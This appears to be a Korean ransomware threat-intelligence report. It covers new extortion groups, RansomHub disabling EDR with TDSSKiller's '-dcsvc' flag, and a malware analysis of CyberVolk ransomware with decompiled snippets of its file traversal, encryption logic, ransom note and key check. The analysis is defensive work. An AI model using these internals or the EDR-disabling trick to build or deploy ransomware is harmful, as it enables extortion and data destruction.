Osyolorz Collective 라는 신규 조직도 발견됐다. 자신들을 사이버 테러리스트라고 소개하고, 유럽과 관련된 15 개 주요 국가 대상으로 정부 기관, 금융 기관 등의 민감 데이터를 공개하는 것이 목적이라고 밝혔다. 호주, 벨기에, 체코, 덴마크, 핀란드, 프랑스, 독일, 그리스, 아일랜드, 이탈리아, 룩셈부르크, 네덜란드, 폴란드, 스페인, 스웨덴이 포함되어 있다. 피싱 메일 등 사회 공학 기법은 물론, 취약점 활용과 자체적으로 제작한 악성 코드를 활용해 데이터를 탈취한다고 주장한다. 또한 Doxing<sup>5</sup>, SNS 계정 삭제, 접근 권한 획득, 금융 정보 탈취, 침투 테스트 등 각종 서비스도 판매 중이고, 홈페이지에 서비스별 금액도 기재되어 있다.

<sup>5</sup> Doxing: 특정 인물의 이름, 주소, 전화번호와 같은 신상 정보를 해킹해 온라인에 공개하는 행위

## Top5 랜섬웨어

infosec




그림 5. 산업/국가별 주요 랜섬웨어 공격 현황

RansomHub 그룹은 9 월 전체 랜섬웨어 피해자의 19%에 해당하는 피해자를 게시했다. 최근 RansomHub 는 EDR<sup>6</sup> 솔루션을 비활성화하기 위해 러시아 보안회사 Kaspersky 의 루트킷<sup>7</sup> 및 부트킷<sup>8</sup> 탐지 도구인 TDSSKiller 를 사용한 정황이 발견됐다. 유효한 인증서로 서명된 합법적인 도구이기 때문에 악성 행위가 탐지될 가능성이 작다는 점을 이용했고, 특정 서비스를 제거하는 명령어 “-dcsvc”를 이용해 보안 솔루션 서비스를 비활성화했다. 합법적인 도구를 활용해 보안 서비스를 비활성화할 수 없도록 EDR 솔루션에서 변조 방지 기능을 활용하거나 “-dcsvc” 플래그 사용을 모니터링하는 등 적절한 조치가 필요하다.

<sup>6</sup> EDR (Endpoint Detection and Response): 컴퓨터와 모바일, 서버 등 단말기에서 발생하는 악성 행위를 실시간으로 감지하고 분석 및 대응하여 피해 확산을 막는 솔루션

<sup>7</sup> 루트킷 (Rootkits): 접근 권한이 없는 사용자가 권한을 획득할 수 있도록 하는 악성코드

<sup>8</sup> 부트킷 (Bootkits): 운영체제의 부팅에 사용하는 영역을 훼손해 정상적으로 부팅되지 못하도록 하는 악성코드

Play 그룹은 미국 소재의 기업을 집중적으로 공격하는 모습을 보인다. 9 월에는 미국 도소매 공급 업체 협동조합 Piggly Wiggly Alabama Distributing Company 의 예산 세부 정보, 급여 기록, 고객 문서 및 재무 정보 등을 포함한 103GB 크기의 데이터를 탈취했다고 주장했고, 9월 15 일 모든 데이터를 공개했다. 해당 기업은 지난 2022 년 5 월에도 BlackBasta 그룹에 의해 탈취된 데이터가 공개된 적 있다.

Medusa 그룹은 9 월 17 일 다국적 계약 식품 서비스 회사인 Compass Group 의 호주 지사를 공격해 약 800GB 에 달하는 데이터를 탈취했다. 함께 공개된 샘플 데이터에 따르면, 직원 신분증, 여권 사본, 운전 면허증, 메일 등 개인정보는 물론 급여 명세서 등 내부 문서도 다수 포함되어 있다. Medusa 그룹은 Compass Group 의 보안 담당자가 몸값을 지불하지 않고, 보안 솔루션을 사용해 접근하지 못하게 시도했다는 이유로 9 월 19 일 2 차 공격을 통해 추가 데이터를 공개했다.

Qilin 그룹은 9 월에 미국 디트로이트 지역의 비상업적 공영 방송을 제공하는 Detroit PBS 를 공격해 약 600GB 에 달하는 데이터를 탈취했다. 현재 샘플 데이터만 공개됐는데 계산서, 미수금 보고서와 같은 금융 데이터와 내부 문서가 포함되어 있다.

Meow 그룹은 이스라엘 국방군(IDF)과 이스라엘 정보기관 모사드(Mossad)의 데이터를 탈취해 게시했다. 군인 및 정보 요원의 여권 사본, 개인 정보, 군 내부 문서 등이 포함된 데이터를 2 만 달러(한화 약 2,600 만 원)에 판매하고 있다.

## ■ 랜섬웨어 집중 포커스




그림 6. CyberVolk 그룹 공격 페이지

CyberVolk 그룹은 올해 3 월 GLORIAMIST INDIA 라는 이름으로 먼저 텔레그램에서 활동을 시작했다. 동일한 이름을 가진 GLORIAMIST 라는 해커티비스트 그룹이 작년 12 월부터 텔레그램을 통해 활동했는데, 파트너로서 활동을 시작한 것으로 알려졌다. 팔레스타인을 지지하는 GLORIAMIST INDIA 는 정치적으로 연관된 국가의 기업을 대상으로 주로 DDoS 공격을 감행하는 모습을 보였다.




그림 7. CyberVolk 그룹 이름 투표(좌) 및 그룹 이름 변경(우)

6 월 초, GLORIAMIST 의 설립자 DeathHack(Patcher)이 체포되었을 수도 있다는 텔레그램 메시지가 게시됐고, GLORIAMIST 와 GLORIAMIST INDIA 는 6 월 6 일부터 활동을 중단했다. 17 일 뒤 재개에 나선 GLORIAMIST INDIA 는 새로운 그룹명을 위해 투표를 실시했다. 해당 투표를 통해 CyberVolk 라는 이름이 채택됐다. 여전히 팔레스타인을 지지하는 CyberVolk 는 DDoS 공격을 중점적으로 기존의 핵티비스트 활동을 이어 나가고 있다.




그림 8. CyberVolk 랜섬웨어 판매 글(좌: 초기 버전, 우: 최신 버전)

7 월 1 일부터 텔레그램에서 랜섬웨어 판매도 시작했다. 초기 버전 판매 시작 9 일 뒤인 10 일부터는 암호화 알고리즘과 확장자를 변경한 최신 버전을 판매했다. 최신 버전에서는 랜섬웨어에 양자 저항 알고리즘<sup>9</sup>을 사용하기 시작했는데, CyberVolk 그룹은 이 때문에 파일을 임의로 복구하는 것이 불가능하고, 올바른 키가 입력되지 않을 경우(키에 대한 유효성 검증 없이 36 자가 입력되지 않으면) 모든 파일이 0KB로 변할 것이라고 밝혔다.

9 월 23 일, 정보 탈취 도구인 CyberVolk StealerV1 을 판매하기 시작했다. 해당 Stealer 는 스텝, 디스크 등 소프트웨어 정보, 브라우저 데이터, 암호 화폐 지갑 정보는 물론 시스템 정보 탈취 기능까지 보유하고 있다. 해당 악성코드는 소스코드 형태로 1,000 달러(한화 약 130 만 원)에 판매되고 있다.

<sup>9</sup> 양자 저항 알고리즘: 기존 컴퓨터 보다 연산 속도가 훨씬 빠른 양자 컴퓨터로도 키 없이 해독하기 어려운 암호화 알고리즘



CyberVolk Ransomware




그림 9. CyberVolk 랜섬웨어 개요




그림 10. CyberVolk 랜섬웨어 공격 전략

CyberVolk 랜섬웨어는 하드코딩된 비트맵 파일을 이용해 바탕화면 변경부터 진행한다. 시스템에 설정된 환경변수로 임시 폴더의 경로를 확인하고, 해당 경로에 “tmp.bmp”라는 이름의 비트맵 파일을 저장한다. 사용하는 비트맵 파일은 아래 그림과 같다.



그림 11. 임시 폴더에 저장된 비트맵 파일(tmp.bmp)

바탕화면을 변경한 뒤 사용자가 상호작용을 할 수 있는 Windows 팝업 창 Dialog Box 를 생성한다. 팝업 창에는 CyberVolk 그룹에 대한 소개, 연락처, 암호화폐 지갑 주소를 첨부해 사용자에게 1,000 달러(한화 약 130 만 원)를 송금하도록 요구한다. 또, 복호화 키를 입력할 수 있는 텍스트박스가 존재하고, 5 시간 카운트다운 타이머를 표기해 압박감을 느끼도록 만든다.



그림 12. CyberVolk Dialog Box

팝업 창에 표기된 남은 시간은 %APPDATA%<sup>10</sup> 경로에 time.dat 이라는 이름으로 저장해 사용된다. 랜섬웨어가 실행되면 해당 파일에 18000 이라는 값을 저장하고, 1 초마다 해당 파일값을 1 씩 줄여가면서 시간을 표기하는 방식이다. 따라서 해당 파일을 수정하면 남은 시간도 수정된다. 다만, 시간이 지나더라도 랜섬웨어가 종료되거나 시스템이 다운되는 등 별다른 영향은 없는 것으로 확인됐다.



그림 13. 남은 시간 임의 변경

<sup>10</sup> %APPDATA% : Windows 시스템에서 사용자 전용 데이터를 동기화 하기 위한 폴더를 가리키는 시스템 환경변수. 일반적으로 "C:\Users\{사용자명}\AppData\Roaming"으로 설정되어 있다.

또, 사용자가 랜섬웨어를 중단하지 못하도록 1 초마다 작업 관리자 프로세스가 실행 중인지 체크해 강제 종료시킨다. 다만, CyberVolk 랜섬웨어는 자체적인 지속성 확보 수단이 존재하지 않기 때문에 PowerShell 명령어나 PC 를 강제로 종료하면 랜섬웨어 실행을 중단할 수 있다.

팝업 창의 시간이 흐르는 동안 CyberVolk 랜섬웨어는 파일 암호화를 준비한다. 모든 드라이브를 탐색하며 이동식 디스크와 하드 디스크에 존재하는 루트 디렉토리부터 암호화 대상을 탐색하기 시작한다. 각 드라이브의 최상위 디렉토리에서 Users 디렉토리가 존재하는지 확인하고, 해당 Users 하위 디렉토리만 암호화를 진행한다.

```

wprintfW(String2, L"%c:\\%s\\", v15, L"Users");// C:\\Users
if ( wcsncmp(v9, String2, wcslen(String2)) )
{
    recursive_search_directories(String2, a2);
    return;
}
if ( (GetFileAttributesW(v9) & 2) == 0 )
{
LABEL_16:
    wprintfW(FileName, L"%s*.\"", v9);
    FirstFileW = FindFirstFileW(FileName, &FindFileData);// C:\\Users\\*.
    lpFileName = FirstFileW;

```

그림 14. Users 디렉토리 확인

Users 의 하위 디렉토리에서는 모든 폴더 및 파일을 순회하며 속성을 구분한다. 폴더일 경우 CyberVolk\_ReadMe.txt 라는 파일을 해당 폴더에 생성하고, 랜섬웨어에 하드코딩된 랜섬노트 내용을 저장한다. 그 과정에서 이미 암호화된 파일 \*.CyberVolk 와 랜섬노트 CyberVolk\_ReadMe.txt 를 제외한 모든 파일을 암호화한다.

```

if ( wcslen(FindFileData.cFileName) > 0xFF
    || FindFileData.dwFileAttributes == 4// check FILE_ATTRIBUTE_SYSTEM
    || FindFileData.dwFileAttributes == 0x10000 )// check FILE_ATTRIBUTE_VIRTUAL
{
    goto LABEL_36; // FindNextFileW
}
if ( (FindFileData.dwFileAttributes & 0x10) != 0 )// check FILE_ATTRIBUTE_DIRECTORY (is directory?)
    break;
FileName[0].m128i_i16[0] = 0;
wcscat_s(FileName, 0x30Cu, v9);
wcscat_s(FileName, 0x30Cu, FindFileData.cFileName);
if ( !string_comparison(FileName, L"CyberVolk_ReadMe.txt") )
{
    if ( a2 == 101 )
    {
        if ( !string_comparison(FileName, L"CyberVolk") )
        {
            encryption(FileName, &savedregs);
            print_log(L"Encrypting File : %s\n", FileName);
        }
    }
}

```

그림 15. 암호화 예외 대상 확인

파일 암호화 과정은 기존 파일명에 암호화 확장자 .CyberVolk 가 추가된 파일을 새로 생성하는 것으로 시작한다. 이후 현재 시스템 시간을 시드로 설정한 뒤 난수를 생성해 32Bytes 크기의 암호화 키와 16Bytes 크기의 초기화 벡터(IV)를 파일마다 생성한다. 다음으로 파일 크기에 따라 전체 암호화와 부분 암호화를 진행한다. 파일 크기별 암호화 방식은 아래 그림과 같다.




그림 16. 파일 암호화 방식

원본 파일 크기가 1KB 이하일 경우 전체 파일을 암호화한다. 1KB 초과 10KB 이하인 파일은 첫 1KB 만 암호화한다. 10KB 를 초과하면 10KB 간격마다 첫 1KB 만 암호화한다. 해당 방식으로 암호화한 파일은 암호화 확장자가 추가된 새로운 파일로 저장한다. 파일 암호화에는 AES 알고리즘을 사용하고, 사용한 키는 랜섬웨어에 하드코딩된 RSA 공개키를 이용해 보호한다. 파일 암호화에 사용한 초기화 벡터는 원본 그대로 암호화된 파일의 맨 앞에 추가하고, 보호된 암호화 키는 파일 맨 끝에 추가한다. 텔레그램에서는 파일 암호화에 ChaCha20 알고리즘을 사용한다고 홍보 중이나, 분석 결과 사용하지 않는 것으로 확인됐다.

또한, 파일 암호화 과정에서 랜섬웨어에 저장된 랜섬노트 데이터를 활용해 각 폴더에 랜섬노트를 생성한다.

```
.data:0042C380 ransomnote_data db 47h ; DATA XREF: recursive_search_directories:loc_4225301r
.data:0042C380 ; recursive_search_directories+4170
.data:0042C381 aReetingsAllYou db 'reetings.',0Ah
.data:0042C388 db ' All your files have been encrypted by CyberVolk ransomware.',0Ah
.data:0042C3C8 db ' Please never try to recover your files without decryption key wh'
.data:0042C409 db 'ich I give you after pay. ',0Ah
.data:0042C424 db 'They could be disappeared?',0Ah
.data:0042C43F db 'You should follow my words.',0Ah
.data:0042C458 db 'Pay $1000 BTC to below address.',0Ah
.data:0042C478 db 'My telegram : @hacker7',0Ah
.data:0042C492 db 'Our Team : https://t.me/cubervolk',0Ah
.data:0042C4B4 db 'We always welcome you and your payment.',0
.data:0042C4DC align 10h
```

그림 17. 하드코딩된 랜섬노트 내용

앞서 언급한 바와 같이 CyberVolk 랜섬웨어는 키를 입력해 바로 복호화할 수 있는 기능이 있다. 사용자가 입력한 키는 %APPDATA% 경로에 dec\_key.dat 이름으로 저장된다. 파일 복호화를 위해 각 파일 끝에 저장된 암호화 키를 복구해야 하고, 암호화 키 복구에는 4096Bytes 크기의 RSA 개인 키가 필요하다. 하지만 실제로는 36Bytes 길이의 키를 요구하고, 더 길거나 짧은 길이의 키는 필터링한다.

```
GetDlgItemTextA(hWnd, 1001, String, 37);
if ( strlen(String) != 36 )
{
    MessageBoxA(0, "Decryption Key is not correct!", 0, 0);
    return 0;
}
Substitute_Using_Dec_key(String);
dec_key_flag = 0;
SHGetFolderPathA(0, 26, 0, 0, ArgList);
FormatStringToBuffer(v37, "%s\\dec_key.dat", ArgList);
v21 = fopen(v37, "w");
v22 = v21;
if ( v21 )
{
    fwrite(String, 1u, 0x24u, v21);
    fclose(v22);
    return 0;
}
```

그림 18. 복호화 키 검증 및 저장

사용자가 입력한 36Bytes 의 키는 치환 테이블로 사용된다. 랜섬웨어에는 치환된 RSA 개인 키가 저장되어 있고, 사용자가 입력한 치환 테이블 기준으로 한 문자씩 치환해 RSA 개인 키가 복구된다. 치환 테이블을 정상적으로 입력했다면 파일별로 암호화 키를 복구할 수 있어 정상적인 복구가 진행된다. 다만, 키가 정상적으로 복구됐는지 검증하는 과정이 없어 잘못 입력했다면 복구가 정상적으로 이루어지지 않고, 잘못된 키로 복호화를 시도했기 때문에 암호화된 파일이 모두 손상된다.

